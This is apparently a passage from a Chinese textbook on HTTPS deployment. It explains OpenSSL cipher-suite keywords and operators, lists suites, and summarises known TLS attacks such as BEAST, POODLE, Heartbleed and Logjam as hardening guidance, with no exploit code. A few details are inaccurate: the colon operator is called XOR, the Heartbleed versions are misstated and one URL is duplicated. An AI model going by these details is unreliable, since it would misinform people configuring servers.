DES	目前该算法已经不安全了，应该废弃使用
CAMELLIA	一种不太常见的块加密算法
IDEA	一种加密算法
SEED	一种加密算法
RC4	比较主流的流加密算法，目前已经不安全
AES	AES 块密钥算法
AESGCM	GCM 是目前比较主流的 AEAD 加密模式
AESCCM	一种 AEAD 加密模式，在 HTTPS 中应用得比较少
CHACHA20	谷歌提出的一种 AEAD 加密模式
eNULL、NULL	不加密的密码套件，是不安全的一类密码套件

查看 AESGCM 对应的加密算法：

```
$ openssl ciphers -V 'AESGCM' | column -t

0xC0,0x2C - ECDHE-ECDSA-AES256-GCM-SHA384  TLSv1.2  Kx=ECDH    Au=ECDSA
Enc=AESGCM(256)  Mac=AEAD
0xC0,0x30 - ECDHE-RSA-AES256-GCM-SHA384      TLSv1.2  Kx=ECDH    Au=RSA
Enc=AESGCM(256)  Mac=AEAD
0x00,0x9F - DHE-RSA-AES256-GCM-SHA384      TLSv1.2  Kx=DH      Au=RSA
Enc=AESGCM(256)  Mac=AEAD
0x00,0xA7 - ADH-AES256-GCM-SHA384          TLSv1.2  Kx=DH      Au=None
Enc=AESGCM(256)  Mac=AEAD
```

```
0xC0,0x2B - ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AESGCM(128) Mac=AEAD
```

查看 CHACHA20-POLY1305 加密模式:

```
$ openssl ciphers -V 'CHACHA20' | column -t

0xCC,0xA9 - ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH
Au=ECDSA Enc=CHACHA20/POLY1305(256) Mac=AEAD
0xCC,0xA8 - ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH Au=RSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD
0xCC,0xAA - DHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=DH Au=RSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD
0xCC,0xAE - RSA-PSK-CHACHA20-POLY1305 TLSv1.2 Kx=RSAPSK Au=RSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD
```

查看 AESCCM 加密算法:

```
$ openssl ciphers -V 'AESCCM' | column -t

0xC0,0xAF - ECDHE-ECDSA-AES256-CCM8 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AESCCM8(256) Mac=AEAD
0xC0,0xAD - ECDHE-ECDSA-AES256-CCM TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AESCCM(256) Mac=AEAD
0xC0,0xA3 - DHE-RSA-AES256-CCM8 TLSv1.2 Kx=DH Au=RSA
Enc=AESCCM8(256) Mac=AEAD
0xC0,0x9F - DHE-RSA-AES256-CCM TLSv1.2 Kx=DH Au=RSA
Enc=AESCCM(256) Mac=AEAD
```

查看 AES 加密算法:

```
$ openssl ciphers -V 'AES' | column -t

0xC0,0x30 - ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=RSA
Enc=AESGCM(256) Mac=AEAD
0x00,0xA3 - DHE-DSS-AES256-GCM-SHA384 TLSv1.2 Kx=DH Au=DSS
Enc=AESGCM(256) Mac=AEAD
0xC0,0x24 - ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH
Au=ECDSA Enc=AES(256) Mac=SHA384
```

查看 3DES 加密算法:

```
openssl ciphers -V '3DES' | column -t
0xC0,0x12 - ECDHE-RSA-DES-CBC3-SHA SSLv3 Kx=ECDH Au=RSA
Enc=3DES(168) Mac=SHA1
0xC0,0x08 - ECDHE-ECDSA-DES-CBC3-SHA SSLv3 Kx=ECDH Au=ECDSA
Enc=3DES(168) Mac=SHA1
```

3) 摘要算法关键字

在密码套件中，摘要算法理解起来相对简单一点。

(1) MD5

\$ openssl ciphers -V 'MD5' column -t					
0xC0,0x01	-	NULL-MD5	SSLv3	Kx=RSA	Au=RSA Enc=None Mac=MD5

(2) SHA1、SHA

\$ openssl ciphers -V 'SHA' column -t					
0xC0,0x0A	-	ECDHE-ECDSA-AES256-SHA	TLSv1	Kx=ECDH	Au=ECDSA
Enc=AES (256)		Mac=SHA1			
0xC0,0x14	-	ECDHE-RSA-AES256-SHA	TLSv1	Kx=ECDH	Au=RSA
Enc=AES (256)		Mac=SHA1			
0x00,0x39	-	DHE-RSA-AES256-SHA	SSLv3	Kx=DH	Au=RSA
Enc=AES (256)		Mac=SHA1			
0xC0,0x01	-	ECDH-ECDSA-NULL-SHA	SSLv3	Kx=ECDH/ECDSA	Au=ECDH
Enc=None		Mac=SHA1			

(3) SHA256、SHA384

\$ openssl ciphers -V 'SHA384' column -t					
0xC0,0x24	-	ECDHE-ECDSA-AES256-SHA384	TLSv1.2	Kx=ECDH	
Au=ECDSA		Enc=AES (256)			Mac=SHA384
0xC0,0x28	-	ECDHE-RSA-AES256-SHA384	TLSv1.2	Kx=ECDH	Au=RSA
Enc=AES (256)		Mac=SHA384			
0xC0,0x73	-	ECDHE-ECDSA-CAMELLIA256-SHA384	TLSv1.2	Kx=ECDH	
Au=ECDSA		Enc=Camellia (256)			Mac=SHA384

4) 分组关键字

分组关键字是非常重要的关键字，在配置密码套件列表的时候，一般基于分组关键字进行设置。

通过分组关键字能过滤和配置很多密码套件，通过下面的介绍，读者就能明白对应的含义。

(1) DEFAULT

默认的密码列表，在编译的时候确定，该密码套件相当于 ALL:!COMPLEMENTOFDEFAULT:!eNULL 密码套件，代表的含义表示从 ALL 密码套件中去除 COMPLEMENTOFDEFAULT 和 eNULL 密码套件。

(2) ALL

所有的密码套件，除了 eNULL 密码套件，需要显式启用。

(3) COMPLEMENTOFALL

不包含在 ALL 密码套件中的套件，目前是 eNULL 密码套件，也就是不能加密的密码套件。

```
$ openssl ciphers -V 'COMPLEMENTOFALL' | column -t
```

0xC0,0x06	-	ECDHE-ECDSA-NULL-SHA	TLSv1	Kx=ECDH	Au=ECDSA
Enc=None	Mac=SHA1				
0xC0,0x10	-	ECDHE-RSA-NULL-SHA	TLSv1	Kx=ECDH	Au=RSA
Enc=None	Mac=SHA1				

读者需要仔细区分 DEFAULT、ALL、COMPLEMENTOFALL 关键字之间的关系。

(4) HIGH、MEDIUM、LOW

这三个密码套件分别根据加密算法的安全程度进行划分，HIGH 表示密钥长度大于 128 比特的密码套件，MEDIUM 表示密钥长度等于 128 比特的密码套件，LOW 表示密钥长度大于 40、56 比特的密码套件。

查看 HIGH 关键字对应的密码套件：

```
$ openssl ciphers -V 'HIGH' | column -t
```

0xC0,0x2C	-	ECDHE-ECDSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH	Au=ECDSA
Enc=AESGCM(256)	Mac=AEAD				
0xC0,0x30	-	ECDHE-RSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH	Au=RSA
Enc=AESGCM(256)	Mac=AEAD				
0x00,0xA3	-	DHE-DSS-AES256-GCM-SHA384	TLSv1.2	Kx=DH	Au=DSS
Enc=AESGCM(256)	Mac=AEAD				

查看 MEDIUM 关键字对应的密码套件：

```
$ openssl ciphers -V 'MEDIUM' | column -t
```

0x00,0x9A	-	DHE-RSA-SEED-SHA	SSLv3	Kx=DH	Au=RSA	Enc=SEED(128)
Mac=SHA1						
0x00,0x99	-	DHE-DSS-SEED-SHA	SSLv3	Kx=DH	Au=DSS	Enc=SEED(128)
Mac=SHA1						
0x00,0x9B	-	ADH-SEED-SHA	SSLv3	Kx=DH	Au=None	Enc=SEED(128)
Mac=SHA1						

```
0x00,0x96 - SEED-SHA SSLv3 Kx=RSA Au=RSA Enc=SEED(128)
Mac=SHA1
```

查看 LOW 关键字对应的密码套件：

```
$ openssl ciphers -V 'LOW' | column -t

0x00,0x15 - EDH-RSA-DES-CBC-SHA SSLv3 Kx=DH Au=RSA Enc=DES(56)
Mac=SHA1
0x00,0x12 - EDH-DSS-DES-CBC-SHA SSLv3 Kx=DH Au=DSS Enc=DES(56)
Mac=SHA1
```

(5) TLS v1.2、TLS v1.0、SSL v3

在 TLS/SSL 协议中，特定的协议只能包含特定的密码套件，比如说 TLS v1.2 协议包含的密码套件是相对安全的。

在不考虑兼容性问题的时候，在配置 HTTPS 网站的时候，尽量使用较高安全级别的密码套件，可以通过配置特定版本的 TLS/SSL 协议来控制。

```
$ openssl ciphers -V 'TLSv1.0' | column -t

0xC0,0x0A - ECDHE-ECDSA-AES256-SHA TLSv1 Kx=ECDH Au=ECDSA
Enc=AES(256) M
ac=SHA1
0xC0,0x14 - ECDHE-RSA-AES256-SHA TLSv1 Kx=ECDH Au=RSA
Enc=AES(256) M
ac=SHA1
0xC0,0x19 - AECDH-AES256-SHA TLSv1 Kx=ECDH Au=None
Enc=AES(256) M
ac=SHA1
0xC0,0x09 - ECDHE-ECDSA-AES128-SHA TLSv1 Kx=ECDH Au=ECDSA
Enc=AES(128) M
ac=SHA1
```

5) +关键字

可以通过+关键字组合多个关键字，从而筛选出符合要求的密码套件，相当于逻辑与操作（AND）。

```
$ openssl ciphers -V 'AES+SHA256' | column -t

0x00,0x6B - DHE-RSA-AES256-SHA256 TLSv1.2 Kx=DH Au=RSA
Enc=AES(256) Mac=SHA256
0x00,0x6D - ADH-AES256-SHA256 TLSv1.2 Kx=DH Au=None
Enc=AES(256) Mac=SHA256
0xC0,0x23 - ECDHE-ECDSA-AES128-SHA256 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AES(128) Mac=SHA256
```

上面例子对应的密码套件必须同时包含 AES 算法和 SHA256 算法。

6) 冒号 (:) 关键字

可以通过冒号 (:) 关键字 (也可以用分号或者空格表示) 组合多个关键字, 从而筛选出符合要求的密码套件, 相当于逻辑或操作 (XOR)。

在 HTTPS 网站中, 配置密码套件使用最多的关键字就是冒号 (:) 关键字。

```
$ openssl ciphers -V 'AES:SHA256' | column -t
```

0xC0,0x2C	-	ECDHE-ECDSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH
Au=ECDSA Enc=AESGCM(256) Mac=AEAD				
0xC0,0x30	-	ECDHE-RSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH
Au=RSA Enc=AESGCM(256) Mac=AEAD				
0x00,0xA3	-	DHE-DSS-AES256-GCM-SHA384	TLSv1.2	Kx=DH
Au=DSS Enc=AESGCM(256) Mac=AEAD				

上面例子可以找出 AES 关键字或者 SHA256 关键字对应的密码套件。

7) 关键字修饰符

每个密码套件关键字前可以添加三个修饰符 (!、-、+), 可以改变默认行为。

那么默认行为是什么呢? 比如说使用冒号 (:) 关键字添加某些密码套件, 默认行为就是在当前密码套件列表 (cipher list) 的末尾添加对应的密码套件。

输入以下命令:

```
$ openssl ciphers -V 'eNULL:SHA384' | column -t
```

可以看出符合 eNULL 关键字的密码套件排在输出的前列, SHA384 关键字对应的密码套件排在输出的末尾。

(1) !修饰符

从当前的密码套件列表 (cipher list) 中永久删除部分密码套件, 删除的密码套件无法再加入当前密码套件列表中。

```
$ openssl ciphers -V 'DEFAULT:!CHACHA20:CHACHA20' | column -t
```

上面的示例输出最终不包含 CHACHA20-POLY1305 密码套件, 就算再显式添加也不会出现在密码套件列表中。

(2) -修饰符

从当前的密码套件列表中删除部分密码套件, 删除的密码套件可以再加入套件列表中。

```
$ openssl ciphers -V 'DEFAULT:-AESGCM:AESGCM' | column -t
```

上面的示例输出最终包含 **AESGCM** 关键字对应的密码套件。

注意，!修饰符和-修饰符的区别，相对来说!修饰符更常用，服务器在配置密码套件列表的时候，一般会永久删除一些不安全的密码套件。

(3) +关键字

这是很重要的关键字，可以将符合特定关键字的密码套件移除到当前密码套件列表的末尾，这个关键字不会新增或删除密码套件。

服务器在对密码套件进行列表的时候，可以将相对不安全的密码套件移到当前密码套件列表的后面，客户端和服务端优先使用相对安全的密码套件，列在密码套件列表最末尾的密码套件一般最后才会匹配到。

输入以下命令：

```
$ openssl ciphers -V 'DEFAULT:+3DES' | column -t
```

从输出可以看出 **3DES** 关键字对应的密码套件被移到了最后面。

注意+组合关键字和+修饰符的作用是不一样的，运行下列命令进行比较：

```
$ openssl ciphers -V 'AES:+SHA256' | column -t | wc -l
```

```
$ openssl ciphers -V 'AES+SHA256' | column -t | wc -l
```

第一个示例是找出所有匹配 **AES** 关键字或者匹配 **SHA256** 关键字对应的密码套件列表，其中 **SHA256** 关键字排在当前密码套件列表的末尾。

第二个示例是找出所有 **AES** 加密算法对应的密码套件列表（同时包含 **SHA256** 关键字对应的密码套件），可见两者的输出结果是完全不一样的。

8) @STRENGTH

根据加密算法对应的密钥长度进行排序，不会修改当前密码列表，密钥长度较长的密码套件优先级会更高，举例如下：

```
$ openssl ciphers -v 'AES:@STRENGTH'
```

9.1.3 密码套件一览

表 9-3～表 9-9 列举了 OpenSSL 中不同类型的密码套件，比如 ECC 类的密码套件，不同协议对应的密码套件，读者可以系统了解所有的密码套件。

1) SSL v3.0 对应的密码套件

表 9-3 SSL v3.0 对应的密码套件

IANA	OpenSSL 密码套件名称
SSL_RSA_WITH_NULL_MD5	NULL-MD5
SSL_RSA_WITH_NULL_SHA	NULL-SHA
SSL_RSA_WITH_RC4_128_MD5	RC4-MD5
SSL_RSA_WITH_RC4_128_SHA	RC4-SHA
SSL_RSA_WITH_IDEA_CBC_SHA	IDEA-CBC-SHA
SSL_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA
SSL_DH_DSS_WITH_3DES_EDE_CBC_SHA	DH-DSS-DES-CBC3-SHA
SSL_DH_RSA_WITH_3DES_EDE_CBC_SHA	DH-RSA-DES-CBC3-SHA
SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA	DHE-DSS-DES-CBC3-SHA
SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA	DHE-RSA-DES-CBC3-SHA
SSL_DH_anon_WITH_RC4_128_MD5	ADH-RC4-MD5
SSL_DH_anon_WITH_3DES_EDE_CBC_SHA	ADH-DES-CBC3-SHA

2) TLS v1.0 对应的密码套件

表 9-4 TLS v1.0 对应的密码套件

IANA	OpenSSL 密码套件名称
TLS_RSA_WITH_NULL_MD5	NULL-MD5
TLS_RSA_WITH_NULL_SHA	NULL-SHA
TLS_RSA_WITH_RC4_128_MD5	RC4-MD5
TLS_RSA_WITH_RC4_128_SHA	RC4-SHA
TLS_RSA_WITH_IDEA_CBC_SHA	IDEA-CBC-SHA
TLS_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA
TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA	DHE-DSS-DES-CBC3-SHA
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA	DHE-RSA-DES-CBC3-SHA
TLS_DH_anon_WITH_RC4_128_MD5	ADH-RC4-MD5
TLS_DH_anon_WITH_3DES_EDE_CBC_SHA	ADH-DES-CBC3-SHA

3) AES 密码套件（参考 RFC 3268 文档）

表 9-5 AES 密码套件

IANA	OpenSSL 密码套件名称
TLS_RSA_WITH_AES_128_CBC_SHA	AES128-SHA

续表

IANA	OpenSSL 密码套件名称
TLS_RSA_WITH_AES_256_CBC_SHA	AES256-SHA
TLS_DH_DSS_WITH_AES_128_CBC_SHA	DH-DSS-AES128-SHA
TLS_DH_DSS_WITH_AES_256_CBC_SHA	DH-DSS-AES256-SHA
TLS_DH_RSA_WITH_AES_128_CBC_SHA	DH-RSA-AES128-SHA
TLS_DH_RSA_WITH_AES_256_CBC_SHA	DH-RSA-AES256-SHA
TLS_DHE_DSS_WITH_AES_128_CBC_SHA	DHE-DSS-AES128-SHA
TLS_DHE_DSS_WITH_AES_256_CBC_SHA	DHE-DSS-AES256-SHA
TLS_DHE_RSA_WITH_AES_128_CBC_SHA	DHE-RSA-AES128-SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA	DHE-RSA-AES256-SHA
TLS_DH_anon_WITH_AES_128_CBC_SHA	ADH-AES128-SHA
TLS_DH_anon_WITH_AES_256_CBC_SHA	ADH-AES256-SHA

4）SEED ciphersuites（参考 RFC 4162 文档）

表 9-6 SEED ciphersuites

IANA	OpenSSL 密码套件名称
TLS_RSA_WITH_SEED_CBC_SHA	SEED-SHA
TLS_DH_DSS_WITH_SEED_CBC_SHA	DH-DSS-SEED-SHA
TLS_DH_RSA_WITH_SEED_CBC_SHA	DH-RSA-SEED-SHA
TLS_DHE_DSS_WITH_SEED_CBC_SHA	DHE-DSS-SEED-SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA	DHE-RSA-SEED-SHA
TLS_DH_anon_WITH_SEED_CBC_SHA	ADH-SEED-SHA

5）ECC 相关密码套件

表 9-7 ECC 相关密码套件

IANA	OpenSSL 密码套件名称
TLS_ECDHE_RSA_WITH_NULL_SHA	ECDHE-RSA-NULL-SHA
TLS_ECDHE_RSA_WITH_RC4_128_SHA	ECDHE-RSA-RC4-SHA
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA	ECDHE-RSA-DES-CBC3-SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	ECDHE-RSA-AES128-SHA
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	ECDHE-RSA-AES256-SHA
TLS_ECDHE_ECDSA_WITH_NULL_SHA	ECDHE-ECDSA-NULL-SHA

续表

IANA	OpenSSL 密码套件名称
TLS_ECDHE_ECDSA_WITH_RC4_128_SHA	ECDHE-ECDSA-RC4-SHA
TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA	ECDHE-ECDSA-DES-CBC3-SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA	ECDHE-ECDSA-AES128-SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA	ECDHE-ECDSA-AES256-SHA
TLS_ECDH_anon_WITH_NULL_SHA	AECDH-NULL-SHA
TLS_ECDH_anon_WITH_RC4_128_SHA	AECDH-RC4-SHA
TLS_ECDH_anon_WITH_3DES_EDE_CBC_SHA	AECDH-DES-CBC3-SHA
TLS_ECDH_anon_WITH_AES_128_CBC_SHA	AECDH-AES128-SHA
TLS_ECDH_anon_WITH_AES_256_CBC_SHA	AECDH-AES256-SHA

6) TLS v1.2 对应的密码套件

表 9-8 TLS v1.2 对应的密码套件

IANA	OpenSSL 密码套件名称
TLS_RSA_WITH_NULL_SHA256	NULL-SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256	AES128-SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256	AES256-SHA256
TLS_RSA_WITH_AES_128_GCM_SHA256	AES128-GCM-SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384	AES256-GCM-SHA384
TLS_DH_RSA_WITH_AES_128_CBC_SHA256	DH-RSA-AES128-SHA256
TLS_DH_RSA_WITH_AES_256_CBC_SHA256	DH-RSA-AES256-SHA256
TLS_DH_RSA_WITH_AES_128_GCM_SHA256	DH-RSA-AES128-GCM-SHA256
TLS_DH_RSA_WITH_AES_256_GCM_SHA384	DH-RSA-AES256-GCM-SHA384
TLS_DH_DSS_WITH_AES_128_CBC_SHA256	DH-DSS-AES128-SHA256
TLS_DH_DSS_WITH_AES_256_CBC_SHA256	DH-DSS-AES256-SHA256
TLS_DH_DSS_WITH_AES_128_GCM_SHA256	DH-DSS-AES128-GCM-SHA256
TLS_DH_DSS_WITH_AES_256_GCM_SHA384	DH-DSS-AES256-GCM-SHA384
RSA_WITH_AES_128_CCM	AES128-CCM
RSA_WITH_AES_256_CCM	AES256-CCM
DHE_RSA_WITH_AES_128_CCM	DHE-RSA-AES128-CCM
DHE_RSA_WITH_AES_256_CCM	DHE-RSA-AES256-CCM
RSA_WITH_AES_128_CCM_8	AES128-CCM8

续表

IANA	OpenSSL 密码套件名称
RSA_WITH_AES_256_CCM_8	AES256-CCM8
DHE_RSA_WITH_AES_128_CCM_8	DHE-RSA-AES128-CCM8
DHE_RSA_WITH_AES_256_CCM_8	DHE-RSA-AES256-CCM8
ECDHE_ECDSA_WITH_AES_128_CCM	ECDHE-ECDSA-AES128-CCM
ECDHE_ECDSA_WITH_AES_256_CCM	ECDHE-ECDSA-AES256-CCM
ECDHE_ECDSA_WITH_AES_128_CCM_8	ECDHE-ECDSA-AES128-CCM8
ECDHE_ECDSA_WITH_AES_256_CCM_8	ECDHE-ECDSA-AES256-CCM8

7) ChaCha20-Poly1305 对应的密码套件

表 9-9 ChaCha20-Poly1305 对应的密码套件

IANA	OpenSSL 密码套件名称
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256	ECDHE-RSA-CHACHA20-POLY1305
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256	ECDHE-ECDSA-CHACHA20-POLY1305
TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256	DHE-RSA-CHACHA20-POLY1305
TLS_PSK_WITH_CHACHA20_POLY1305_SHA256	PSK-CHACHA20-POLY1305
TLS_ECDHE_PSK_WITH_CHACHA20_POLY1305_SHA256	ECDHE-PSK-CHACHA20-POLY1305
TLS_DHE_PSK_WITH_CHACHA20_POLY1305_SHA256	DHE-PSK-CHACHA20-POLY1305
TLS_RSA_PSK_WITH_CHACHA20_POLY1305_SHA256	RSA-PSK-CHACHA20-POLY1305

9.2 安全性

从 9.2 节开始，会介绍最佳实践策略和工具，为了让读者更好地理解，必须介绍三个网站，这些网站包含了很多有用的文档和工具，本章主要也是以这些文档和工具讲解部署 HTTPS 网站的策略，三个网站分别是：

- ◎ SSL Labs，主要讲解如何最优地部署 TLS/SSL 协议，包含了一些文档和工具，是个非商业的组织，任何人都可以参与。
- ◎ Mozilla，Mozilla 官方也提供了一个 HTTPS 网站最优部署的指导文档，同时还有一个自动化的工具用于部署 HTTPS 网站。
- ◎ RFC，学习和部署 HTTPS 网站最好的资料就是 RFC 文档，读者可以重点关注。

本章还会介绍一些其他的文档和工具，但建议重点关注这三个网站，原因是这三个网

站的 TLS/SSL 协议信息一直在同步更新。对于 TLS/SSL 协议来说,随着时间的推移,原先的一些漏洞会被修复,新的漏洞也会逐步出现,很多经典的文档在当前来看已经没有借鉴的意义,对于读者来说,最忌惮学习过时的信息。

对于关注 HTTPS 的读者来说,必须有渠道了解最新的 HTTPS 资料,不断地去更新服务器端的 HTTPS 配置,让自己的 HTTPS 网站安全而快速,这三个网站上的资料一直在迭代更新,建议读者重点关注。

这三个网站包含的文档、工具地址如表 9-10 所示。

表 9-10 文档、工具地址

网 站	文档或工具名称	地 址	说 明
SSL Labs	TLS Deployment Best Practices	https://www.ssllabs.com/projects/best-practices/index.html	最佳部署文档,读者应该比较文档每次更新的内容
SSL Labs	SSL Server Test	https://www.ssllabs.com/ssltest	对服务器的 HTTPS 配置进行测试,指出潜在的问题,并对安全级别打分
SSL Labs	SSL Client Test	https://www.ssllabs.com/ssltest/viewMyClient.html	HTTPS 网站也会涉及客户端,该工具可以测试客户端的配置情况
SSL Labs	SSL Pulse	https://www.ssllabs.com/ssltest/viewMyClient.html	对全球顶尖 HTTPS 网站进行长期跟踪,统计和 HTTPS 有关的一些数据
Mozilla	最佳部署文档	https://wiki.mozilla.org/Security/Server_Side_TLS	重点介绍密码套件配置、HTTPS 潜在的攻击、最佳部署等
Mozilla	Mozilla SSL Configuration Generator	https://mozilla.github.io/server-side-tls/ssl-config-generator/	用于自动化为服务器配置 HTTPS 协议
RFC	Summarizing Known Attacks on TLS	https://tools.ietf.org/html/rfc7457	详细描述 TLS/SSL 协议历史上出现过的漏洞
RFC	Recommendations for Secure Use of TLS	https://tools.ietf.org/html/rfc7525	描述如何更好地部署 HTTPS 网站

9.2 节是最佳实践的第一部分,从安全的角度去配置 HTTPS 网站,9.3 节是最佳实践的第二部分,描述如何加速 HTTPS 网站。

9.2.1 已知的安全漏洞

学习密码学的手段除了学习密码学算法的原理、使用标准，还有另外一个方法，就是不断地研究密码学的安全漏洞，这是很好的反向学习方法。

学习密码学算法的安全漏洞是非常困难的，对于大部分人来说，了解其背后的攻击原理就更复杂了，对于非安全专业人士来说，建议了解漏洞的危害即可，不用过于了解其背后的原理。

TLS/SSL 协议在历史上出现过很多漏洞，随着时间的推移，大部分漏洞早就被修复了。对于读者来说，有必要了解历史上出现过的漏洞，熟知这些漏洞，后续部署 HTTPS 网站的时候就会更有心得。

1) BEAST (CVE-2011-3389)

该攻击是因为 AES 加密算法 CBC 分组模式使用不当造成的，主要是初始化变量带来的问题。

该攻击会导致中间人对同样的消息加密多次从而恢复明文，具体来说，攻击者可以破解客户端的 Cookie 值。

服务器端 TLS v1.1 以上的版本已经不会出现该漏洞，同时大部分现代化的浏览器都已经避免了这种攻击，但是一些古老的浏览器还存在该问题。

2) LUCKY 13

另外一种 CBC 加密模式带来的攻击就是 LUCKY 13 攻击，是一种填充预示 (Padding Oracle) 攻击，通过修改加密数据的填充值可以恢复明文，MAC-Then-Encrypt 加密模式如果使用不当会产生该攻击。

一般情况下，浏览器 Cookie 值长度并不长，很容易产生 LUCKY 13 攻击，导致用户 Cookie 值被破解。

服务器通过升级补丁或者使用最新版本的 OpenSSL 库可以避免该攻击，OpenSSL 库 0.9.8.y 以后的版本该问题已经恢复。

如果可能的话，部署的时候尽量避免使用 CBC 模式的密码套件，选用 AEAD 模式的密码套件，比如 AES-GCM 密码套件。

3) POODLE (TLS-FALLBACK-SCSV)

POODLE 攻击是运行在 SSL v3.0 版本下的一种填充预示攻击，这种攻击能够破解客户端的敏感数据，比如 Cookie 值，从而很容易被攻击导致客户端运行恶意 JavaScript 程序。

目前大部分现代浏览器不支持 SSL v3.0 版本，也只有 Windows XP 系统 pack 1 & 2 下的浏览器还不支持 TLS v1.0 版本，需要兼容 SSL v3.0 协议。同时大部分服务器都已经禁止使用 SSL v3.0 版本，从而不会存在 POODLE 攻击。

在这种攻击方式流行的时候，虽然一般客户端不支持 SSL v3.0 版本，但由于协议降级的存在，客户端很容易被攻击者执行降级攻击，从一个更安全的协议（如 TLS v1.2 版本）降级到不安全的 SSL v3.0 版本，从而导致 POODLE 攻击的产生。

谷歌后来发布了一个 TLS-FALLBACK-SCSV 扩展，避免 TLS/SSL 协议握手过程中降级到 SSL v3.0 版本，服务器升级 OpenSSL 库版本就可以引入该补丁。

4) RC4

BEAST 漏洞被发现后，部署 HTTPS 网站的时候可以使用 RC4 密码套件（针对不支持 TLS v1.0 的客户端）代替 AES-CBC 加密算法，从而避免该漏洞，但目前 RC4 密码套件早已被证明是不安全的。

在 HTTPS 网站并没有全面部署的时候，RC4 算法是最流行的一种流加密算法，从 2015 年开始，IETF 工程组宣布禁止使用 RC4 算法，说明这种算法已经存在很大的缺陷，在生产环境下，RC4 算法被证明是可破解的一类算法。

现代化的客户端可以选用更安全的加密算法，比如 AES-GCM 加密模式。对于老的客户端来说（比如特定操作系统版本下的 IE7、IE8），替换 RC4 的唯一算法就是 3DES 算法。

3DES 算法的缺点在于只能提供 112 比特的安全系数，同时运算速度非常慢，比 RC4 算法慢了近 30 倍，但为了兼容老的客户端，3DES 算法仍然是可以使用的一种加密算法。

5) FREAK

这是使用出口密码套件带来的一种攻击，理解该攻击主要就是理解出口密码套件的概念。

首先介绍出口密码套件的概念，美国政府曾经限制出口高强度的加密算法，比如对称加密算法的密钥长度不能超过 40 比特，非对称加密算法使用的密钥长度不能超过 512 比特。

FREAK 就是利用了出口密码套件的缺点，引发中间人攻击，攻击者强迫使用低强度的 RSA 密钥协商算法，从而协商出不安全的预备主密钥。

从安全的角度看，服务器不应该配置出口密码套件，客户端应该升级底层的密码函数库（比如 OpenSSL 库）不启用出口密码套件。

6) CRIME

接下来介绍三个攻击，统称为压缩旁路攻击（side-channel attack），分别是 CRIME、

TIME、BREACH 攻击。

2012 年产生了一个称为 CRIME 的攻击，主要是因为安全实现 TLS 压缩特性，从而可能恢复敏感数据，比如 Cookie 信息。

客户端和服务端关闭 TLS 压缩可以解决该问题，目前大部分浏览器都会关闭 TLS 压缩。关闭 TLS 压缩并不会带来很大的性能问题，因为应用层数据一般会进行压缩，如果在低层协议（比如 TLS/SSL 协议）进行压缩，可能会带来其他的问题。

Nginx 服务器高版本已经关闭了 TLS 压缩：

- ◎ Nginx 1.1.6/1.0.9(基于 OpenSSL 1.0.0 以后的版本)以后的版本禁止使用 TLS 压缩。
- ◎ Nginx 1.3.2+/1.2.2（基于 OpenSSL 1.0.0 以前的版本）以后的版本禁止使用 TLS 压缩。

7) TIME 和 BREACH

CRIME 攻击解决后，在后续的几年，CRIME 攻击出现了两种变体，这就是 BREACH 和 TIME 攻击。

BREACH 和 TIME 攻击比 CRIME 攻击更复杂，主要是针对 HTTP 压缩进行的攻击，CRIME 是针对 TLS/SSL 协议压缩特性进行的攻击。

HTTP 应用层压缩非常重要，能够减少数据传输，是提升 Web 性能很重要的一种手段，所以一般情况下必须使用 HTTP 压缩。

为了避免遇到 HTTP 压缩攻击，应用层必须修改代码，BREACH 攻击在生产环境中很难发生，一旦发生带来的危害等同于 CSRF（跨站请求伪造）。

8) 心脏流血（Heartbleed）

OpenSSL 库在 2014 年 4 月份出现了一个非常严重的漏洞，就是心脏流血漏洞，由于大部分 HTTPS 网站使用的是 OpenSSL 库，所以这个漏洞影响非常大。

OpenSSL 库在实现 TLS/SSL 协议 heartbeat 扩展的时候，代码没有对数据读取长度进行校验，导致可以获取很多额外的数据，比如服务器私钥，最终产生了心脏流血漏洞（该漏洞的名称来源于 heartbeat 扩展的名称）。

只有 OpenSSL 1.0.1 版本、OpenSSL 1.0.1f 两个版本存在该漏洞，早期的版本并没有该漏洞，可以通过打补丁或者升级版本解决。

9) Logjam

在 2015 年，出现了一个针对 DH 密钥协商算法的攻击，这就是 Logjam 攻击。主要利

用了低强度的 DH 密钥（比如 768 比特），另外 1024 比特的 DH 密钥也有可能被攻破，所以如果使用 DH 密码协商算法，建议使用 2048 比特的密钥长度，但是一些旧的系统（比如 Java6）可能并不支持高强度的 DH 公钥。

10) SSL 剥离 (SSL Stripping)

